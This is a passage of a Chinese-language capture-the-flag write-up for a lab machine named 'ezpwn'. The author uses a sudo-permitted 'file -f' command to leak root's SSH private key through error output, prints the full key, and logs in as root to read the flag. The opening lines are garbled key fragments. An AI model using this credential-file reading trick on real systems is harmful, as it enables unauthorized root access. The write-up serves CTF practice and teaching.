PgW2hLjX5k1/GMDlyAXxhmeLjIM/ZVCmpL54Yo/+MKRrJlcn816MxXMO1e/n5Md4+02vzd:
y)
lJxVYYN8B3kL1zVTPps6wFzQTjyg8cG23m6sIsLYFbYYQn+WLiIPFX18489JqWQgbVy1EI:
y)
ikj/cYy3am0WHyjbJiNtaeTeAzDeOHFunhA9fZ7Ai3bVfv5/ri+1+3qaPI1sKy2YsytyfY:
y)
Ko8YIkHtRM0jLYoFVXIg0Z2u0ELsQWhHDD0nB2wOSVBYMsP8K9URqqufriet9rmS67bQR4:
y)
7kFk0yFruhFV2QGks4wKfsUNxrscpkCt+dMbgJdLmoJHt1cb4IYuuNET5JdjMba0eihx+J:
y)
ICrI6ATX1zaw09R5v05bs5rPw+DuJHLLi3J4+Jcyg/Y2FxmP4U1KDBb/Oo0k8ln4lIKTg/:
y)
7a1l917W8/R3tp+jS5GF2pwghA5iBZIYAGP1HdWrc4830J+45E387ThM2uw3vo0oBQUKhB:
y)
U99pACG6XIm600BK1QwoABefBj1XSeCS9/l1DNCFXF9HnuRpt4LrOwrqEPssan9n4pFvaM:
y)
ci2oJJQNqrF1P0YSuaLlaLy733V/TBHCCKCsMY5ZQ19csmysqNqdceAVxIT5TT/iK8ryfY:
y)
UAAAdQ6xJ5q+sSeasAAAAHC3NoLXJzYQAAAEAx6B2I1GGMqyVw4WxXxLXG0xnGrH2SQGR:
y)
vBpjDR8d12rf9w7imoFOPgW2hLjX5k1/GMDlyAXxhmeLjIM/ZVCmpL54Yo/+MKRrJlcn81:
y)
6MxXMO1e/n5Md4+02vzdLjxVYYN8B3kL1zVTPps6wFzQTjyg8cG23m6sIsLYFbYYQn+WLi:
y)
IPFX18489JqWQgbVy1EIikj/cYy3am0WHyjbJiNtaeTeAzDeOHFunhA9fZ7Ai3bVfv5/ri:
y)
+1+3qaPI1sKy2YsytyfYKo8YIkHtRM0jLYoFVXIg0Z2u0ELsQWhHDD0nB2wOSVBYMsP8K9:
y)
URqqufriet9rmS67bQR47kFk0yFruhFV2QGks4wKfsUNxrscpkCt+dMbgJdLmoJHt1cb4I:
y)
YuuNET5JdjMba0eihx+JICrI6ATX1zaw09R5v05bs5rPw+DuJHLLi3J4+Jcyg/Y2FxmP4U:
y)
1KDBb/Oo0k8ln4lIKTg/7a1l917W8/R3tp+jS5GF2pwghA5iBZIYAGP1HdWrc4830J+45E:
y)
387ThM2uw3vo0oBQUKhBU99pACG6XIm600BK1QwoABefBj1XSeCS9/l1DNCFXF9HnuRpt4:
y)
LrOwrqEPssan9n4pFvaMci2oJJQNqrF1P0YSuaLlaLy733V/TBHCCKCsMY5ZQ19csmysq:
y)
NqdceAVxIT5TT/iK8ryFUAAADAQAABAAACAB+cj1ikbkXUAptFroLKtnqCLMmTaNbCwtsw:
y)
qoLHbKhSKkkr0EMT0tqjePXoUDcOCpRW54w3NLn955EQf9eBYAIyJ0m8V5pITdxLapeTJ:
y)
hv0eea5/PYipWQvggw4ne3XHpnpgdrmlnJUjy9HuYKYi/7GI5XZvVB5+F87IWSsenR+NES:
y)
psBrzkdFu4mVH4HkWR90086dY+YchCZHB/0QgyFrtqR2tpnljIjHNZWQ8BilpsVHC9yXfY:
y)
/nkELyc7CatdWZiROi/zHPU/y090Y7codhPDzMSg3a/qDIb7FLUeUNLiD5kYef7//gzK3t:
y)
NR/iVL70ZkuJLPB8htHj1R2C7rjq17Jofh5RNUQ8CnQsdZKEK+BEJE1emJQWdeH0tENI:
y)
```

发现root账号配置了ssh密钥登录

猜测可能可以使用密钥登录root账号

```
sudo file -f /root/.ssh/id_rsa > a
cat a|awk -F' ' '{print $2}'|cut -d\' -f1 > id2 #这行命令是sublargo教的
```

整理一下格式

```
a@ezpwn:~$ cat a | awk -F' ' '{print $2}' | cut -d\' -f1 > id2
a@ezpwn:~$ cat id2
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
a@ezpwn:~$
```

拿着密钥登录试试



```
a@ezpwn:~$ ssh root@192.168.1.166 -i id2
The authenticity of host '192.168.1.166 (192.168.1.166)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//10jh0d8XoSMEpPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.166' (ECDSA) to the list of known hosts.
Linux ezpwn 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov  2 04:36:52 2025 from 192.168.1.118
root@ezpwn:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ezpwn:~# ls
rt.txt
root@ezpwn:~# cat rt.txt
flag{4z_pW'_r;olt}
root@ezpwn:~#
```

成功提权